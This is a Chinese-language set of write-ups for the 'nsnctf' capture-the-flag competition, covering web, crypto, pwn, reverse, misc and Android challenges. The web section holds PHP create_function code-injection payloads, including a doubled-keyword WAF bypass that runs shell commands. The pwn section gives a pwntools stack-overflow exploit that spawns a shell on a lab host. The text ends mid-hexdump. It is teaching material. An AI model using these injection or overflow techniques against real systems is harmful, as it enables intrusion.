?h3zh1=create_function
POST:u_msg=1;}phpinfo();//
```

The screenshot shows a web-based tool for testing and exploiting vulnerabilities. On the left, there is a table listing various binary protocol fields and their current values (all 0). On the right, there is a configuration panel for a POST request:

- URL:** `http://10.188.65.190:28051/message.php?h3zh1=create_function`
- Method:** `POST`
- Content-Type:** `application/x-www-form-urlencoded`
- Body:** `u_msg=1;}phpinfo();//`
- Buttons:** `LOAD`, `SPLIT`, `EXECUTE`, `TEST`, `SQLi`, `XSS`, `ADD HEADER`


这回没有 `disable_function` 了, 但是有个waf会将 `system` 等函数和 `cat` 等命令替换为空。直接双写即可绕过。

读取根目录下的flag文件即可

```
?h3zh1=create_function
```

POST:

```
u_msg=1;}syssystemtem("ls /");//  
u_msg=1;}syssystemtem("cacatt /wHaT_y0u_wAnt_1s_f14gggg.txt");//
```



顺便一提，这个喜大普奔的函数已于php7.2+开始被弃用，看来以后的php只能审链子了。

Crypto

easyRSA

本题目的考点是维纳攻击和已知P高位泄漏攻击，两个考点相互独立。

具体理论细节可自行搜索。

求解winner攻击的工具：<https://github.com/pablocelayes/rsa-wiener-attack>

最终可以解出d，求解pow(c,d,n)并转换成字符串即可得到部分flag。

已知高位泄漏，比较经典的问题，有现成的sage脚本，在<https://sagecell.sagemath.org/>上运行即可。

```

n=9174925953918083369260171452239489773922707000391796459763456099843058673
539094456440736436951258858078617330827806511741341750904599153289479679016
668349206709711969998826492786720271187610095231328142731900252252915389030
084205001165600262067564095383773690596128283246255382687720802476039640677
6966356407
p4=649934125599994149128041023078617848732877835109680915386894812142719544
9326396466528648014716
e=65537
pbits=512

kbits=pbits - p4.nbits()
print(p4.nbits())
p4 = p4 << kbits
PR.<x> = PolynomialRing(Zmod(n))
f = x + p4
roots = f.small_roots(X=2^kbits,beta=0.4)
# 经过以上一些函数处理后，n和p已经被转化为10进制
if roots:
    p= p4 + int(roots[0])
    print ("n",n)
    print ("p",p)
    print ("q",n/p)

```

这样可以得到p和q，进而得到d。

题目比较基础，无法在深入讲解。

Kevinbruce为什么是神

其实是个缝合题目，主要看看大家的信息收集（百度谷歌）能力如何：


打开之后，就这几行字：

god_words.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Kevinbruce


说,
要有Cr
ypto题,
于是

nsn
官方唯一指定遥控器
kee1
ongz就出了这道题。

实际上看大小/Ctrl+A看行数/Winhex查看都能发现不对劲的地方：



压缩包注释其实给出了hint：



这里对内容使用了零宽度字符隐写：

steganography with zero-width characters?



All

Images

News

Videos

Shopping

More

Tools

About 5,080,000 results (0.51 seconds)

Default characters used for steganography are U+200C, U+200D, U+202C, and U+FEFF.
U+200B(ZERO WIDTH SPACE) is deleted in Gmail when sending a mail from browsers.

https://330k.github.io/misctools/unicode_steganography.html

Unicode Steganography with Zero-Width Characters

[About featured snippets](#) • [Feedback](#)

<https://null-byte.wonderhowto.com/how-to/use-zero-width-space-steganography-012111>

How to Use Zero-Width Characters to Hide Secret Messages ...

You may be familiar with image-based or audio-based **steganography**, the art of hiding messages or code inside of pictures, but that's not the ...


29 May 2020 · Uploaded by Null Byte

在线解码后可以得到隐藏的信息：https://330k.github.io/misctools/unicode_steganography.html

Text in Text Steganography Sample

Original Text: (length: 51)
Kevinbruce说，要有Crypto盾，于是nsn官方唯一指定遥控器keelongz就出了这道题。

Hidden Text: (length: 1383)
kevinbruce为什么是神？在谈论这个问题之前，我想先说说其他ctfers相较于kevinbruce究竟差在了1st part is 37f38766哪里。
首先是犯下傻逼之罪的Xworse_unicode：



Steganography Text: (length: 1115)
Kevinbruce说，要有Crypto盾，于是nsn官方唯一指定遥控器keelongz就出了这道题。

Download Stego Text as File



kevinbruce为什么是神？在谈论这个问题之前，我想先说说其他ctfer相较于kevinbruce究竟差在了1st part is 37f38766哪里。

然后是犯下愤怒之罪的Dangpu_crypto：因为觉得大家都是语文小天才，用逆天的笔画数作为加密依据，违背了神在《当铺新约》中的一句话：“由由王 由口工 由口由 人中 大由 由由工 由口口 人中由由中 羊夫 由由工 由由王 人中 由由由 由口中 人中 由口中 由口井 羊夫 由口人 人中 由口大由大 人中 大中 大夫 羊井 大人”。于是神降下了他的惩罚。

接着是犯下懒惰之罪的QuipQuip：自以为多表映射就了不起了，自创词频分析大法。另外大家有所不知，其实在本次nsnctf前，QuipQuip又在捣鼓词频时，其跑出来的结果，正是站在光芒之中的fnmzoeajhn=kevinbruce，那时神告诉他：“fnmzoeajhn dbzk gwbg gwn 4gw ubag zd bqryw”。然而，神的劝说不但没有让QuipQuip迷途知返，于是神降下了他的惩罚。

编不下去了，神说给你Flag吧：

蚌埠住了。

根据题目描述，flag分为五部分，且字母全部小写。这里已经给了第一部分。

37f38766

第二部分看上去是一串摩斯电码，不同的是这是由中文（unicode）转换而来的，使用的工具也给出了提示：`xmorse unicode`。一个开源的JS编码库。

<https://atool.vip/morse/>

靠点空格横线就能加密信息，这种傲慢的加密方法注定走不长远，事实也是如此，靠着2ND_PART_IS_E88A，最终泯然众人。

加密 Morse

解密 Morse

靠点空格横线就能加密信息，这种傲慢的加密方法注定走不长远，事实也是如此，靠着2ND_PART_IS_E88A，最终泯然众人。

//字母转为小写 e88a

第三部分也给足了提示，典型的当铺密码：<https://www.cnblogs.com/cc11001100/p/9357263.html>。以笔画数代替数字的一种加密。

可以自己写脚本转换：https://blog.csdn.net/weixin_45556441/article/details/116460618

也有在线工具。注意确定好0~9对应的字之间的关系。这里直接照搬了：

```
dh = '田口由中人工大土士王夫井羊壮'  
ds = '00123455567899'  
  
cip = '由由王 由口工 由口由 人中 大由 由由工 由口口 人中 由由中 羊夫 由由工 由由王 人  
中 由由由 由口中 人中 由口中 由口井 羊夫 由口人 人中 由口大 由由大 人中 大中 大夫 羊井  
大人'  
s = ''  
for i in cip:  
    if i in dh:  
        s += ds[dh.index(i)]  
    else:  
        s += ' '  
#print(s)  
  
ll = s.split(" ")  
t = ''  
#print(ll)  
for i in range(0, len(ll)):  
    t += chr(int(ll[i]))  
print('t=' , t, '\t\tt.lower()= ', t.lower())  
#t= the 3rd part of flag is 49b5  
#t.lower()= the 3rd part of flag is 49b5
```

第四部分，也是直接告诉了工具QuipQuip。对于多表映射生成的密码（例如这一部分所用的仿射密码），利用QuipQuip基于词频进行分析是最常用的破解密文方法。何况题目还告诉了我们部分对应关系： fnmzoejhn=kevinbruce

<http://quipqiup.com/>

Puzzle:
fnmzoejhn dbzk gwbg gvn 4gw ubag zd bqyw
Clues: For example G=R QVV=THE
fnmzoejhn=kevinbruce

3.7 广告 X

Pre-Workout Supplements
Proteins Powders, Pre-Workout Supplements, Creatine, BCAAs and Testosterone Boosters.

iHerb Shop Now

automatically selected statistics mode; you can override by using the drop down menu next to the solve button.

0 -2.332 kevinbruce said that the 4th part is aloh
1 -2.392 kevinbruce said that the 4th part is afgh ←
2 -2.644 kevinbruce fail that the 4th part if asgh
3 -2.939 kevinbruce soil that the 4th fort is opah
4 -3.116 kevinbruce this adha ade 4ad phra it hold
5 -3.173 kevinbruce taif doad doe 4do hard it also
6 -3.304 kevinbruce this alha ale 4al ghra it howl

选出最通顺的一句：

kevinbruce said that the 4th part is afgh

第五部分，一看是一堆音乐记谱符号。那我们百度一下~

Baidu 百度 音乐符号加解密 百度一下

网页 资讯 视频 图片 知道 文库 贴贴吧 地图 采购 更多

百度为您找到相关结果约5,220,000个 搜索工具

文本加密为音乐符号,可自设密码|文本在线加密解密工具

文本加密为音乐符号使用密码 加密:文本框输入原始文本,使用密码则在密码框中设定一个密码,点击加密按钮,下方将显示加密后的文本。 解密:文本框输入加密文本,如果有密码则在密...

www.qqxiuzi.cn/bianma/wenbenji... 百度快照

解密即可：<https://www.qqxiuzi.cn/bianma/wenbenjiami.php?s=yinyue>

A musical score page showing measures 1 through 10. The score consists of two staves. The top staff uses a treble clef and the bottom staff uses a bass clef. The time signature is common time (indicated by 'C'). The key signature is one sharp, located at the beginning of the staff. Measures 1-10 show various note patterns, including eighth and sixteenth notes, with some measure endings indicated by a vertical bar line and a repeat sign.

使用密码

last part is adb48812bf23

last part is adb48812bf23

综上所述，flag为：

nsnctf{37f38766-e88a-49b5-afgh-adb48812bf23}

CTF的密码中，除了现代密码学涉及的分析问题：RSA/AES等。剩下的古典密码基本都需要见多识广和信息搜集能力/电脑是不是超算（点名表扬ciscn 2021的ADFGX），可以参照BUUOJ上的题目练习。

最后，希望全能的神Kevinbruce不要对本fw降下神罚。

Reverse

ezMath

Shell

```
pyinstaller.exe --key "meRsENne" -F ezmath.py --clean
```

WP

使用archive_viewer.py或pyinstxtractor.py解压缩。

使用struct补充magicnum， 使用[反编译工具](#)反编译ezmath.pyd。

```
import nsnctf

nsnctf.run()
```

反编译pyimod00_crypto_key.pyc获取加密key为00000000meRsENne。

找到nsnctf模块进行解密：

```
from Crypto.Cipher import AES
import zlib

CRYPT_BLOCK_SIZE = 16

# key obtained from pyimod00_crypto_key
key = b'00000000meRsENne'

inf = open(r'nsnctf.pyd.encrypted', 'rb') # encrypted file input
outf = open(r'nsnctf.pyd', 'wb') # output file

# Initialization vector
iv = inf.read(CRYPT_BLOCK_SIZE)

cipher = AES.new(key, AES.MODE_CTR, initial_value=iv, nonce=b'')

# Decrypt and decompress
plaintext = zlib.decompress(cipher.decrypt(inf.read()))

# Write pyc header
outf.write(b'\x55\x0D\x0D\x0A\x00\x00\x00\x00\x70\x79\x69\x30\x10\x01\x00\x00')

# Write decrypted data
outf.write(plaintext)

inf.close()
outf.close()
```

反编译出py文件，使用梅森素数解码得到flag。

getflag

```
flag = 'nsnctf{c74a5e4271527042}'
```

Pwn

Welcome to NSNCTF

真·签到栈溢出。

pwn推荐入门路线：

汇编语言 x86/64基本寄存器

C/C++函数调用过程

pwn教程（前几讲即可，后面建议看书）：<https://www.bilibili.com/video/BV115411G7xb>
《CTF竞赛权威指南——Pwn篇》

函数栈帧：


<http://www.keelongz.icu/index.php/archives/34/>
https://blog.csdn.net/CAT_cwds/article/details/114178415

看到栈溢出部分，这题应该就是签到题难度了。希望更多的同学能参与到pwn/re的学习中来

~

篇幅有限，writeup部分就直接写了。有兴趣的同学可以参考上面的路线尝试入门，再来查看wp。

拿到题目checksec，一片红灯，0保护：



```
gdb-peda$ checksec
CANARY : disabled
FORTIFY : disabled
NX      : disabled
PIE     : disabled
RELRO  : Partial
gdb-peda$
```

objdump看一下 .text 段，得到函数名：


```
objdump -t -j .text 题目文件
```

```
hacker@ubuntu:~/Desktop/writeup_nsn$ objdump -t -j .text welcome_2_nsnctf
gongrangw
ord-pwn
welcome_2_nsnctf:      file format elf32-i386

SYMBOL TABLE:
080483e0 l    d  .text  00000000          .text
08048440 l    F  .text  00000000          deregister_tm_clones
08048480 l    F  .text  00000000          register_tm_clones
080484c0 l    F  .text  00000000          __do_global_dtors_aux
080484f0 l    F  .text  00000000          frame_dummy
080486c0 g    F  .text  00000002          __libc_csu_fini
080484f6 g    F  .text  00000002c         message
08048430 g    F  .text  00000004          .hidden __x86.get_pc_thunk.bx
08048660 g    F  .text  00000005d        __libc_csu_init
08048420 g    F  .text  00000002          .hidden __dl_relocate_static_pie
080483e0 g    F  .text  00000000          _start
0804854d g    F  .text  00000010e         main
0804865b g    F  .text  00000000          .hidden __x86.get_pc_thunk.ax
08048522 g    F  .text  00000002b         your_gift
```


有个`your_gift`函数。

拖ida反汇编一下，`main`函数如下：



```
1 int __cdecl main(int argc, const char *argv, const char *envp)
2 {
3     setbuf(stdout, 0);
4     puts("*****");
5     puts("WELCOME TO NSNCTF!");
6     puts("WE ARE GLAD TO SEE YOU!");
7     puts("HERE IS YOUR GIFT!");
8     puts("*****");
9     puts("*****");
10    puts("*****");
11    puts("*****");
12    puts("Welcome to NSNCTF! Please leave your message here:");
13    setbuf(stdin, 0);
14    message(&argc);
15    puts("Thanks! Hope you can have a good time ~ ");
16    return 0;
17 }
```

没什么信息，跟进一下`message`函数：



```
1 ssize_t message()
2 {
3     char buf; // [esp+0h] [ebp-38h]
4
5     return read(0, &buf, 0x60u);
6 }
```

这里就很有意思了，定义了一个char类型的数组，大小为38h。

然后使用read接受输入内容，可读入的大小为0x60u。这是一个非常明显的栈溢出。

再来来看下`your_gift`，典型后门函数：

```
1 int your_gift()
2 {
3     return system("/bin/sh");
4 }
```

所以目标非常明确，利用message中的栈溢出覆盖返回地址至your_gift函数，即可getshell。

再拿gdb看一下，`disass message`，非常明显：开了个0x38的栈空间，read的参数传入的却是0x60。

```
gdb-peda$ disass message
Dump of assembler code for function message:
0x080484f6 <+0>:    push   ebp
0x080484f7 <+1>:    mov    ebp,esp
0x080484f9 <+3>:    push   ebx
0x080484fa <+4>:    sub    esp,0x34
0x080484fd <+7>:    call   0x804865b <_x86.get_pc_thunk.ax>
0x08048502 <+12>:   add    eax,0x1afe
0x08048507 <+17>:   sub    esp,0x4
0x0804850a <+20>:   push   0x60 ←
0x0804850c <+22>:   lea    edx,[ebp-0x38] ←
0x0804850f <+25>:   push   edx
0x08048510 <+26>:   push   0x0
0x08048512 <+28>:   mov    ebx,eax
0x08048514 <+30>:   call   0x8048390 <read@plt>
0x08048519 <+35>:   add    esp,0x10
0x0804851c <+38>:   nop
0x0804851d <+39>:   mov    ebx,DWORD PTR [ebp-0x4]
0x08048520 <+42>:   leave 
0x08048521 <+43>:   ret
```

`disass your_gift`看下后门函数地址：

```
gdb-peda$ disass your_gift
Dump of assembler code for function your_gift:
→ 0x08048522 <+0>:    push   ebp
 0x08048523 <+1>:    mov    ebp,esp
 0x08048525 <+3>:    push   ebx
 0x08048526 <+4>:    sub    esp,0x4
 0x08048529 <+7>:    call   0x804865b <__x86.get_pc_thunk.ax>
 0x0804852e <+12>:   add    eax,0x1ad2
 0x08048533 <+17>:   sub    esp,0xc
 0x08048536 <+20>:   lea    edx,[eax-0x1920]
 0x0804853c <+26>:   push   edx
 0x0804853d <+27>:   mov    ebx,eax
 0x0804853f <+29>:   call   0x80483b0 <system@plt>
 0x08048544 <+34>:   add    esp,0x10
 0x08048547 <+37>:   nop
 0x08048548 <+38>:   mov    ebx,DWORD PTR [ebp-0x4]
 0x0804854b <+41>:   leave
 0x0804854c <+42>:   ret
```

那么 `0x38+4` 即可覆盖ebp，将其覆盖为后门函数地址即可。

exp如下：

```
from pwn import *

#p = process("./welcome_2_nsnctf")
p = remote("10.188.65.190", "28138")

offset = 0x38 + 0x4
payload = 'a'*offset + p32(0x08048522)

p.recvuntil('Please leave your message here:\n')
p.sendline(payload)
p.interactive()
```

getshell后读取当前目录下 `flag` 即可：

```
hacker@ubuntu:~/Desktop/writeup_nsn$ vim exp.py
hacker@ubuntu:~/Desktop/writeup_nsn$ python exp.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/hacker/.cache/.pwnt
ools-cache-2.7/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf (or /etc/pwn.conf system-wide):
        [update]
            interval=never
[*] A newer version of pwntools is available on pypi (4.2.1 --> 4.6.0).
    Update with: $ pip install -U pwntools
[+] Opening connection to 10.188.65.190 on port 28138: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib32
lib64
pwn
$ cat flag
flag{2f966c86-12d3-4409-aefc-3ab79ecafccb}
$
```

附上题目源码：

```
#include <stdio.h>

void message()
{
    char str[0x30];
    read(0, str, 0x60);
}

void your_gift()
{
    system("/bin/sh");
}

int main()
{
    setbuf(stdout, NULL);
    printf("*****\n");
    printf("* - - - - * *\n");
    printf("* | \\| / __| | \\| / _| _| _| _| _| *\n");
    printf("* | \\| \\| \\| \\| | | | | | | | | | *\n");
    printf("* | | \\| | | ) | | \\| | | | | | | *\n");
    printf("* |_| \\|_| | / |_| \\|_| \\|_| | |_| |_\n");
    printf("* *\n");
    printf("*****\n");
```

```

printf("Welcome to NSNCTF! Please leave your message here:\n");
setbuf(stdin, NULL);
message();
printf("Thanks! Hope you can have a good time ~ \n");
return 0;
}

```

Misc

base家族

这个题主要是第一层可能大家不太懂，是二进制，八进制和十六进制转成ascii求解，大家可能不会拆数据。临时写了个参考的脚本，可以试试：

```

with open('data.txt') as f:
    data = f.read()
dic = {'x':16, 'o':8, 'b':2}
i = 0
results = ''
while i < len(data):
    if data[i]=='0':
        if i+1<len(data) and data[i+1] in ['x', 'o', 'b']:
            jz = dic[data[i+1]]
            result = ''
            i+=1
            while i+1<len(data) and (data[i+1] not in ['x', 'o', 'b']):
                result+=data[i+1]
                i+=1
            result = result[:-1]
            results+=chr(int(result,jz))
            if i==len(data)-1:
                break
print(results[:-2])

```


得到的数据在按16进制转换，之后尝试base64，base58，base32即可（顺序不一定是这样）。

可以用在线工具，也可以用python的base64和base58库。

你过来啊

misc中图片题目在低难度上考察的点一般是压缩包隐藏，或者使用特定工具隐藏，然后就是考察LSB，等像素隐藏数据的方式，通常会配合编码解码的内容进行考察。

那么我们拿到这个题后，直接使用binwalk进行解析，得到压缩包




解压提示需要密码，查看hint


使用社会主义核心价值观解密得到提示，4位数字

使用爆破软件进行爆破，得到密码，打开

得到图片，使用stegsolve打开图片



使用数据解析查看图片数据



典型的LSB题型，将结果保存下来，得到经过base64解码得到flag

Android

easyandroid

安卓类题目近两年属于考察的一个特色，可能会以不同方向进行考察，通常作为逆向题目。需要了解安卓软件编写的基本原理，了解常见的反编译流程。

拿到app后我们可以直接使用Androidtools进行反编译，得到源码后，我们可以使用jadx软件进行源码查看，或者使用Androidkiller软件直接反编译进行工程源码查看

```

import android.os.Bundle;
import android.widget.Button;
import android.widget.EditText;
import androidx.appcompat.app.AppCompatActivity;
import java.io.IOException;

26 public class MainActivity extends AppCompatActivity {
    private static final MediaPlayer mediaPlayer = new MediaPlayer();
    private EditText editText;
    private final byte[] s = {122, 103, 122, 119, 96, 114, 111, 96, 124, 125, 103, 75, 37, 103, 75, 117, 75, 113, 117};

    /* access modifiers changed from: protected */
27    public void onCreate(Bundle bundle) {
        MainActivity.super.onCreate(bundle);
        setContentView(2131427356);
        setPlayPath("android.resource://" + getPackageName() + "/" + 2131623936);
        mediaPlayer.start();
        this.editText = (EditText) findViewById(2131230863);
        ((Button) findViewById(2131230807)).setOnClickListener(new 1(this));
    }

54    public boolean checkflag() {
55        byte[] bytes = this.editText.getText().toString().getBytes();
56        if (bytes.length != this.s.length) {
57            return false;
58        }
59        int i = 0;
        while (true) {
            byte[] bArr = this.s;
            if (i >= bArr.length) {
                return true;
            }
        }
    }
}

```

查看代码结构

```

public boolean checkflag() {
    byte[] bytes = this.editText.getText().toString().getBytes();
    if (bytes.length != this.s.length) {
        return false;
    }
    int i = 0;
    while (true) {
        byte[] bArr = this.s;
        if (i >= bArr.length) {
            return true;
        }
        if (bArr[i] != (bytes[i] ^ 20)) {
            return false;
        }
        i++;
    }
}

```

整个软件主要是依靠checkflag的函数进行活动的

分析整个checkflag函数，我们可以看到，函数通过比较输入的字符串的每一位和20进行 \wedge 运算对比

下面贴一下解题脚本：

```

s = [122, 103, 122, 119, 96, 114, 111, 96, 124, 125, 103, 75, 37, 103, 75,
117, 75, 113, 117, 103, 109, 75, 117, 122, 112, 102, 123, 37, 112, 75, 102,
113, 98, 113, 102, 103, 113, 105]
flag = ''
for i in range(0,len(s)):
    for k in range(32,127):
        if k^20 == s[i]:
            flag += ''.join(chr(k))
print(flag)


```

其他

ezmath附kee1ongz做法

前排先膜一下出题爷爷。

下载附件，由图标可以推断出这应该是python编译成的exe。



运行可以得到flag头部：

A terminal window titled 'C:\Users\Kee1ongZ\Desktop\ezmath.exe' displays the following text:
n
s
n
c
t
f
{

Part1 exe--->pyc/pyd

参考：<https://bbs.pediy.com/thread-264287.htm>

Python生成可执行文件的步骤如下：

源码 .py

---->经由解释器解释编译执行

字节码文件 .pyc 可被直接反编译成py

加密的字节码文件 .pyd 需要对应的key进行解密

---->利用pyinstaller等工具链接不同os平台下的依赖库

windows下的可执行文件 .exe

幸运的是，这样生成的exe是可以直接反编译出源码的。

那么第一步，先将exe文件还原成pyc/pyd文件。

利用：pyinstxtractor.py

<https://github.com/extremecoders-re/pyinstxtractor>

每个pyc文件都有一个magic head (存放用于识别版本的信息等)，pyinstaller生成exe的时候会把pyc的magic部分去掉，在反编译的时候需要自己补齐。

一般来说，反编译出的pyc需要根据 struct.pyc 的前四个字节+时间戳 (一般是4个字节的00) 来补齐。这一步利用winhex就可以实现。

ez_math1.pyc ezmath.exe nsnctf.pyc																
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
